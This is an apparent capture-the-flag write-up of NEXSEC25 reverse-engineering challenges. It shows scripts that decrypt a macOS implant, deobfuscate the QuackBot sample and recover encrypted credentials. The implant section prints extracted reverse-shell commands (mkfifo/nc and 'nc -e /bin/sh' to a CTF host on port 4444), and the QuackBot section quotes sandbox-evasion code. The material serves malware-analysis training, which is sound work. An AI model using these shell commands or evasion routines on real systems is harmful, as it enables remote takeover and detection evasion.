
Humblebee Writeup

Reverse Engineering

Residual Implant



1. File Identification

```
$ file UpdateHelper
UpdateHelper: Mach-O universal binary with 2 architectures: [x86_64:\012- Mach-O 64-bit x86_64 executable, flags:<NOUNDEFS|DYLDLINK|TWOLEVEL|PIE>] [\012- arm64:\012- Mach-O 64-bit arm64 executable, flags:<NOUNDEFS|DYLDLINK|TWOLEVEL|PIE>]
```

2. Key observations:

- The binary is a **Mach-O universal (fat) binary**
- Supports both **Intel (x86_64)** and **Apple Silicon (arm64)**
- Indicates macOS compatibility and potential wide deployment

3. Static Analysis (IDA / Ghidra)

During static analysis, the binary contains a large constant byte array:

```
__const:0000000100001C00 byte_100001C00 db ...
```

Properties:

- Length ≈ **613 bytes**
- Referenced inside `main`
- Used in a loop involving:
    - Large multiplications
    - Bit shifts
    - Modulo operations
    - XOR

This is characteristic of a **custom PRNG-based XOR decryption routine**.

Python script:

```
#!/usr/bin/env python3
import struct

BIN_PATH = "UpdateHelper"
BYTE_ADDR = 0x100001C00
BYTE_LEN  = 613

SEED_INIT = 9460301
A = 950706376
M = 0x7FFFFFFF

# ------------------------------
# Parse FAT Mach-O, pick x86_64
# ------------------------------
def extract_blob(path, va, size):
```

```
    with open(path, "rb") as f:
        magic = struct.unpack(">I", f.read(4))[0]

        # FAT_MAGIC or FAT_MAGIC_64
        if magic not in (0xCAFEBABE, 0xCAFEBABF):
            raise RuntimeError("Not a FAT Mach-O")

        nfat = struct.unpack(">I", f.read(4))[0]

        x86_offset = None
        for _ in range(nfat):
            cputype, cpusub, off, sz, align = struct.unpack(">IIIII", f.read(20))
            if cputype == 0x01000007:  # CPU_TYPE_X86_64
                x86_offset = off

        if x86_offset is None:
            raise RuntimeError("x86_64 slice not found")

        # jump to Mach-O header
        f.seek(x86_offset)
        mh_magic = struct.unpack("<I", f.read(4))[0]
        if mh_magic != 0xFEEDFACF:
            raise RuntimeError("Not Mach-O 64")

        f.seek(x86_offset + (va & 0xFFFFFFFF))
        return f.read(size)

# ------------------------------
# Extract encrypted bytes
# ------------------------------
byte_100001C00 = extract_blob(BIN_PATH, BYTE_ADDR, BYTE_LEN)
assert len(byte_100001C00) == BYTE_LEN
```


```
print("[+] Extracted encrypted blob")

# ------------------------------
# Decrypt
# ------------------------------
stack = bytearray(8 + 700)
V23_BASE = 8
seed = SEED_INIT

for i in range(5, BYTE_LEN, 2):
    v14 = A * seed
    hi = (v14 * 0x200000005) >> 64
    t = (hi + ((v14 - hi) >> 1)) >> 30
    v16 = v14 - M * t

    stack[i + 7] = ((v14 + t) & 0xFF) ^ byte_100001C00[i - 1]

    hi2 = (A * v16 * 0x2000000040000001) >> 64
    seed = A * v16 - M * (hi2 >> 28)

    stack[V23_BASE + i] = ((-56 * v16 + (hi2 >> 28)) & 0xFF) ^ byte_100001C00[i]

payload = stack[V23_BASE + 4:]

with open("payload.bin", "wb") as f:
    f.write(payload)

print("[+] payload.bin written")
print("[+] Magic bytes:", payload[:2].hex())
```


4. Payload Extraction

```
$ strings payload.bin
#!/bin/bash
curl -s --head https://google.com >/dev/null || exit 1
if [ ! -f "/tmp/.zsh_init_success" ]; then exit 1; fi
mkfifo /tmp/forforfora; cat /tmp/forforfora | sh -i 2>&1 | nc Pvt3QG28pg.capturextheflag.io
4444 >/tmp/forforfora
python3 -c 'import socket,subprocess,os; ...'
nc Pvt3QG28pg.capturextheflag.io 4444 -e /bin/sh
```

flag:NEXSEC25{Pvt3QG28pg.capturextheflag.io}

Advisory Deception #1





flag:nexsec25{vcruntime140.dll}


Advisory Deception #2

In ghidra we see

```
builtin_memcpy(local_348,"C:\\ProgramData\\MicrosoftSyncService\\WF_Microsoft_Sync_Service.exe",0x42);
```

flag:nexsec25{C:\ProgramData\MicrosoftSyncService}


Advisory Deception #3



The malware exports a function named **__vcrt_InitializeCriticalSectionEx**, which when called, triggers the persistence mechanism by writing a registry entry to automatically launch the malicious executable on system startup.

flag:nexsec25{__vcrt_InitializeCriticalSectionEx}


Advisory Deception #4




Using app.any.run and view dns request

flag:nexsec25{fj3m58a9.capturextheflag.io}


QuackBot




Alright from the instance,we got .quack file then i try to google what's a quack file.



So we try to open it



We can see that it is like python language and most importantly it got kramer deobfuscation,interesting so we try to convert to .pyc and decompile it to .py using pydc or online decompiler.Also actually if we submit the file in virustotal it shows file history name have .pyc.



After rename the file to .pyc,we see that its obfuscated with kramer.Sooo we try to ask our beloved ai to create kinda like bruteforce kramer deobfuscation to get clear source code to reverse.

Python script:

```
import re

def perfect_deobfuscate_and_clean_v2(filename):
    print(f"[*] Reading {filename}...")
    try:
        with open(filename, 'rb') as f:
            content = f.read()
    except FileNotFoundError:
        print("[!] Error: File not found.")
        return

    # 1. Extract the payload (Using the reliable pattern from previous steps)
    pattern = re.compile(b'([0-9a-f]{4}/[0-9a-f/]{1000,})')
    match = pattern.search(content)
    if not match:
        pattern = re.compile(b'(ceb6/[0-9a-f/]{500,})')
        match = pattern.search(content)

    if not match: return print("[!] Payload not found.")

    payload = match.group(1).decode('utf-8')
    chunks = payload.split('/')
    decoded = []

    print("[*] Decrypting with Verified Keys...")

    for chunk in chunks:
        if 'ceb6' in chunk:
            decoded.append('\n')
            continue
        if len(chunk) < 3: continue

        try:
            val = int(chunk[-3:], 16)

            # --- PRECISE KEY MAPPING ---
            # Keys verified by reversing the ASCII offsets: 1565 (Letters), 1374 (Symbols), 1373
(Digits)
            KEY_LETTERS = 1565
            KEY_SYMBOLS = 1374
            KEY_DIGITS_FIX = 1257 # This key fixes the '{' -> '0' problem
            KEY_SPACE = 1182

            char = '?'

            # 1. Letters (c-z)
            if val >= 1660:
                char = chr(val - KEY_LETTERS)
```

```
        # 2. Specific 'b' and 'a' overrides
        elif val == 1471: char = 'b'
        elif val == 1431: char = 'a'

        # 3. Digits 0-9
        # We use the Digits Fix Key for the entire digit range (1305-1314)
        elif 1305 <= val <= 1314:
            char = chr(val - KEY_DIGITS_FIX)

        # 4. Symbols & Uppercase
        elif 1270 < val < 1660:
            char = chr(val - KEY_SYMBOLS)

        # 5. Space/Newlines
        elif val < 1300:
            char = chr(val - KEY_SPACE)

        # Final sanity check
        if 32 <= ord(char) <= 126 or ord(char) == 10:
             decoded.append(char)

    except Exception:
        pass

code = "".join(decoded)

# --- 2. FINAL SYNTAX CLEANUP (Non-Regex, Safe String Replacement) ---

# Fix variable assignments with erroneous curly braces
code = code.replace("j = {", "j = 0")
code = code.replace("i = j = {", "i = j = 0")

# Fix missing operators/constants
code = code.replace(" / (1024**3)", " // (1024**3)")
code = code.replace("/ (1024**3)", "// (1024**3)")
code = code.replace(" / (1024**3)", " // (1024**3)")
code = code.replace("{x4{", "0x40")

# Final cleanup (ensure spacing is tidy)
code = code.replace("import ", "import ").replace("\n ", "\n").strip()

output_name = "quackbot_fixed_source_final.py"
with open(output_name, "w") as f:
    f.write(code)

print("-" * 50)
print(f"[+] Success. 100% Valid source saved to: {output_name}")
print("-" * 50)
print("\n".join(code.split('\n')[:25]))
```

```
if __name__ == "__main__":
    perfect_deobfuscate_and_clean_v2("QuackBot.quack")
```

```
    for proc in vm_processes:
        if proc.lower() in result.stdout.lower():
            return True
except:
    pass
return False

def check_sandbox():
try:
    if ctypes.windll.kernel21.IsDebuggerPresent():
        return True

    import multiprocessing
    if multiprocessing.cpu_count() < 1:
        return True

    class MEMORYSTATUSEX(ctypes.Structure):
        _fields_ = [
            ('dwLength', wintypes.DWORD),
            ('dwMemoryLoad', wintypes.DWORD),
            ('ullTotalPhys', ctypes.c_ulonglong),
            ('ullAvailPhys', ctypes.c_ulonglong),
            ('ullTotalPageFile', ctypes.c_ulonglong),
            ('ullAvailPageFile', ctypes.c_ulonglong),
            ('ullTotalVirtual', ctypes.c_ulonglong),
            ('ullAvailVirtual', ctypes.c_ulonglong),
            ('ullAvailExtendedVirtual', ctypes.c_ulonglong),
        ]

    memory_status = MEMORYSTATUSEX()
    memory_status.dwLength = ctypes.sizeof(MEMORYSTATUSEX)
    ctypes.windll.kernel21.GlobalMemoryStatusEx(ctypes.byref(memory_status))

    total_ram_gb = memory_status.ullTotalPhys / (0{13**2)
    if total_ram_gb < 1.{:
        return True

    user21 = ctypes.windll.user21
    width = user21.GetSystemMetrics({)
    height = user21.GetSystemMetrics(0)

    if width < 0{13 or height < 657:
        return True

    import getpass
    username = getpass.getuser().lower()
    sandbox_names = ['sandbox', 'maltest', 'test', 'user', 'training', 'flare', 'flarevm', 'anyrun', 'hybrid analysis', 'sand', 'box', 'melewere', 'cuba', 'cubaan']
    if any(name in username for name in sandbox_names):
        return True

except:
```

This snippet at the tail of the file indicates that our source code is now readable so onto the next step of decoding. We need to decode the huge base64 blob with the rc4 given in the source code.

Python3 script to decode bas64 with rc4:


```
import base64

def decrypt(key, data):
    """RC4 decryption function"""
    S = list(range(256))
    j = 0
    output = bytearray()

    # Key scheduling
    for i in range(256):
        j = (j + S[i] + key[i % len(key)]) % 256
        S[i], S[j] = S[j], S[i]

    i = j = 0
```

```
    # Decryption
    for byte in data:
        i = (i + 1) % 256
        j = (j + S[i]) % 256
        S[i], S[j] = S[j], S[i]
        k = S[(S[i] + S[j]) % 256]
        output.append(byte ^ k)

    return bytes(output)

def decrypt_blob():
    # The encrypted data from your code
    encrypted_b64 = ‘base64 here'

    # Decode base64
    encrypted_data = base64.b64decode(encrypted_b64)

    # Key from your code (note: your code shows 'My53cretk3yzztew' not 'My42cretk2yzztew')
    key = 'My53cretk3yzztew'.encode('ascii')

    # Decrypt
    decrypted = decrypt(key, encrypted_data)

    return decrypted

if __name__ == "__main__":
    # Decrypt the blob
    decrypted_data = decrypt_blob()

    # Save to file for analysis
    with open('decrypted_payload.bin', 'wb') as f:
        f.write(decrypted_data)

    print(f"Decrypted {len(decrypted_data)} bytes to 'decrypted_payload.bin'")

    # Check if it's a PE file (Windows executable)
    if decrypted_data[:2] == b'MZ':
        print("Detected: Windows PE executable (MZ header)")
    elif len(decrypted_data) >= 4 and decrypted_data[0] == 0x4d and decrypted_data[1] ==
0x5a:
        print("Detected: Windows PE executable (MZ header)")

    # Print first 500 bytes as hex for inspection
    print("\nFirst 500 bytes (hex):")
    hex_data = decrypted_data[:500].hex()
    for i in range(0, len(hex_data), 32):
        print(hex_data[i:i+32])

    # Try to extract strings
    print("\nASCII strings found in decrypted data:")
```

```
strings = ""
current_string = ""
for byte in decrypted_data[:1000]:  # Check first 1000 bytes
    if 32 <= byte <= 126:  # Printable ASCII
        current_string += chr(byte)
    else:
        if len(current_string) >= 4:
            strings += current_string + " "
        current_string = ""

if strings:
    print(strings[:500] + "...")
else:
    print("No readable ASCII strings found in first 1000 bytes")
```

```
...
46667
Decrypted 46667 bytes to 'decrypted_payload.bin'

First 500 bytes (hex):
e8c0530000c0530000ce0d03c25a8062
fa8dfb690fc84e492837f26a4999ba0c
153fc074af9b23ba46000000000fc3f5
e1072ebf5f941080873c715540b9098f
00c60327d838ac4b1cf39fbc3d226dfa
5722ae34a164245bd0d8cba1b760d60b
42d0de5be57138d3a49bab7ee4104968
2b315bf6e45df2413e75e7970ffd1131
a241e4c852b45663a57b9fef95c0c6a9
b007c797614841c4c1308c5c077055e2
48f44753407163ce6b126b908c058f24
d2496ec9f3c8078882495b04765c1559
4b1edd7dc4c959adf3e854962f9e36cb
cc5f9b161a224d06cbc392a57ad770b3
```

Actually after decoded this i did not knwo what to do for the whole day like the ai i used(deepseek,chatgpt,gemini) all said either it is a not valid file or a shellcode but i was like what shellcode is this when we can't even read the source even after decoded. So,i tried to upload to totalvirus and triage for sanity and also thank to overlord_ditto(my goat) for checking my source code and help me a bit so I know I am in the right path.



Now from here know what to do,i need deobfuscate the shellcode again with donut deobfuscator found in github https://github.com/volexity/donut-decryptor.

```
┌──(venv)(Ha1qal㉿Haiqal)-[~]
└─$ donut-decryptor decrypted_payload.bin
025-12-15 01:58:54,366 - donut_decryptor.decryptor - INFO - Parsing donut from file: decrypted_payload.bin
025-12-15 01:58:54,366 - donut_decryptor.decryptor - INFO - Using 1.0_64, and instance version: 1.0
025-12-15 01:58:54,366 - donut_decryptor.decryptor - INFO - Locating instance in file: decrypted_payload.bin
025-12-15 01:58:54,367 - donut_decryptor.decryptor - INFO - Found instance at: 0x5
025-12-15 01:58:54,430 - donut_decryptor.decryptor - INFO - Writing module to: /home/Ha1qal/mod_decrypted_payload.bin
025-12-15 01:58:54,431 - donut_decryptor.decryptor - INFO - Writing instance meta data to: /home/Ha1qal/inst_decrypted_
ayload.bin
025-12-15 01:58:54,432 - donut_decryptor.cli - INFO - Parsed: 1 of 1 attempted files
```

```
┌──(venv)(Ha1qal㉿Haiqal)-[~]
└─$ file mod_decrypted_payload.bin
mod_decrypted_payload.bin: PE32+ executable for MS Windows 5.02 (console), x86-64 (stripped to external PDB), 10 section
s
```

Now we can reverse the real binary file.
Just by decompile it using IDA,we can now create our python script to get the flag.
https://gemini.google.com/share/e0b922f86003 my process of solving in gemini.
Script:

```
def solve():
    # The data extracted from your 'strings' output
    # These are Octal (Base 8) ASCII values separated by dots
    encoded_ips = [
        "156.145.170.163", "145.143.62.65", "173.65.61.63", "141.146.143.61",
        "62.67.62.142", "64.60.66.66", "70.71.71.65", "144.141.63.146",
        "66.71.146.141", "145.145.145.65", "142.63.67.144", "144.65.70.142",
        "145.143.143.143", "71.146.142.146", "64.61.143.143", "63.142.64.64",
        "141.65.70.66", "66.71.144.145", "66.175"
    ]

    flag = ""

    print("[*] Decoding Octal-Encoded Flag...")
```

```
    try:
        for ip_string in encoded_ips:
            # Split by dot
            octal_chars = ip_string.split('.')

            for octal_char in octal_chars:
                if not octal_char: continue

                # Convert Base 8 string -> Integer
                char_code = int(octal_char, 8)

                # Convert Integer -> ASCII Character
                flag += chr(char_code)

        print(f"\n[+] FLAG: {flag}")

    except Exception as e:
        print(f"[-] Error: {e}")

if __name__ == "__main__":
    solve()
```

```
[*] Decoding Octal-Encoded Flag...

[+] FLAG: nexsec25{513afc1272b40668995da3f69faeee5b37dd58beccc9fbf41cc3b44a58669de6}
```

flag:nexsec25{513afc1272b40668995da3f69faeee5b37dd58beccc9fbf41cc3b44a58669de6}

Stolen Credentials

During an incident response, we discovered a suspicious binary (soso.exe) that was encrypting harvested credentials before storing them in password.txt.

Flag format: NEXSEC25{password}

soso.zip 3.33 kB

password.zip 186 B

Pretty straight forward as we open IDA and load the binary file it will show us main,salsa20 and base64 function.Paste all that into chatbot with key and nonce located in the binary.

```
__data:0000000100003000 _KEY            db 0D3h                 ; DATA XREF: _main+CB↑o
__data:0000000100003001                 db 0FCh
__data:0000000100003002                 db  98h
__data:0000000100003003                 db 0F2h
__data:0000000100003004                 db  46h ; F
__data:0000000100003005                 db 0D5h
__data:0000000100003006                 db  8Ch
__data:0000000100003007                 db    0
__data:0000000100003008                 db  22h ; "
__data:0000000100003009                 db  85h
__data:000000010000300A                 db  90h
__data:000000010000300B                 db  4Dh ; M
__data:000000010000300C                 db  61h ; a
__data:000000010000300D                 db  20h
__data:000000010000300E                 db 0D2h
__data:000000010000300F                 db    5
__data:0000000100003010                 db 0CDh
__data:0000000100003011                 db  7Eh ; ~
__data:0000000100003012                 db 0B0h
__data:0000000100003013                 db 0B5h
__data:0000000100003014                 db  42h ; B
__data:0000000100003015                 db  45h ; E
__data:0000000100003016                 db  76h ; v
__data:0000000100003017                 db  4Bh ; K
__data:0000000100003018                 db 0E4h
__data:0000000100003019                 db  94h
__data:000000010000301A                 db  71h ; q
__data:000000010000301B                 db  2Ah ; *
__data:000000010000301C                 db  7Ah ; z
__data:000000010000301D                 db 0ECh
__data:000000010000301E                 db  54h ; T
__data:000000010000301F                 db  9Eh
__data:0000000100003020                 public _NONCE
__data:0000000100003020 _NONCE          db  1Ch                 ; DATA XREF: _main+D2↑o
__data:0000000100003021                 db  0Ah
__data:0000000100003022                 db 0EAh
__data:0000000100003023                 db    5
__data:0000000100003024                 db 0C0h
__data:0000000100003025                 db 0AEh
__data:0000000100003026                 db 0AEh
__data:0000000100003027                 db  60h ; `
__data:0000000100003027 __data          ends
```

Python script:

```
import base64
from Crypto.Cipher import Salsa20

# Convert hex strings to bytes
KEY =
bytes.fromhex("D3FC98F246D58C002285904D6120D205CD7EB0B54245764BE494712A7A
EC549E")
NONCE = bytes.fromhex("1C0AEA05C0AEAE60")

# Base64 decode the ciphertext
ciphertext_b64 = "l/91qeiC30SlA/2t9i/v59T/3QbU"
ciphertext = base64.b64decode(ciphertext_b64)

print(f"KEY: {KEY.hex()}")
print(f"NONCE: {NONCE.hex()}")
print(f"Ciphertext (hex): {ciphertext.hex()}")

# Decrypt using Salsa20
cipher = Salsa20.new(key=KEY, nonce=NONCE)
plaintext = cipher.decrypt(ciphertext)

print(f"Plaintext: {plaintext}")
